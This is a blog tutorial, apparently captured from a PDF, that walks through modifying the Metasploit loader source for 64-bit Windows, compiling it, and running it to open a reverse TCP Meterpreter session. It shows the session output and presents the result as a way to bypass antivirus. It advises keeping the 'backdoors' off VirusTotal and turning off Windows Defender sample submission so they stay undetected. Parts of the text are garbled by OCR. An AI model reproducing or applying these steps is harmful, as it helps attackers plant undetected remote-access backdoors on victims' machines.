Author: VX1988 Date Article: 12/30/2020 4:00AM

## 2020: Bypassing AV through Metasploit Loader x64


First, we will edit the Metasploit Loader 32-Bit to make it compatible for a 64-Bit. What we need be using is RDI Register that takes 10 bytes for 64-Bit, in place of the EDI Register that took 5 bytes in the 32-Bit version.

Note: Hexcode for mov RDI is 48 BF.


Lets make our executable file using a Dev C++ Tool by Sourceforge

https://sourceforge.net/projects/orwelldevcpp/

It should have 32 & 64 GCC



Make a new Project Loaderx64 & Save the file as Loader64




Set Project as a C Project & application as a Console Application. So, that we can run it from the Command Prompt and save the file

New Project	×	
Basic Multimedia Win32 Console		
	🔹 🛄	
Windows Console Static Library Application Application	DLL Empty Project	
A console application (MS-DOS window)   O C + + Project O C++ C++ Project O		
Name:	Make default language	
Loaderx64		
	✓ <u>O</u> K X <u>C</u> ancel	

Replace the default code with the Raw main.c file from Metasploit Loader:

https://raw.githubusercontent.com/rsmudge/metasploit-loader/master/src/main.c




Line 118- Replace 1->2 & 4->8 Line 121- Replace 5->10




Also, put winsock2.h above windows.h. It's an error in the original code. Refer to the previous post.

13	<pre>#include</pre>	<stdio.h></stdio.h>	
		<stdlib.h></stdlib.h>	
		<winsock2.h></winsock2.h>	
16	<pre>#include</pre>	<windows.h></windows.h>	


Make Sure Compile Options has -1ws2\_32



Now, Compile & Run the code.



Start the Reverse TCP Handler.



It requires Host & Port values. Check the Handler, a session has been created

🗵 Windows PowerShell 🛛 🗡	+ ~
PS C:\Users\	.\Loaderx64.exe
C:\Users\	\Loaderx64.exe [host] [port]
PS C:\Users	:> .\Loaderx64.exe 4444

After running the loaderx64.exe, we can see we get a fully working meterpreter session:

[*] Meterpreter session 1 opened (				
<u>meterpreter</u> > sysinfo				
Computer	· BARTA BARTA			
0S	: Windows 10 (10.0 Build 19043).			
Architecture	: x64			
System Language	: en_GB			
Domain	: WORKGROUP			
Logged On Users	: 2			
Meterpreter	: x64/windows			

A session has been created by the Metasploit Loader 64 bit.



Scan the loader on antiscan. If, it will be able to bypass any antiviruses.



Note: Never upload the backdoors created to VirusTotal. Also, switch off the automatic sample submission setting of Windows Defender.

## Update 2021

Your file has been scanned with 26 different antivirus software **(no results have been distributed)**. The results of the scans has been provided below in alphabetical order.

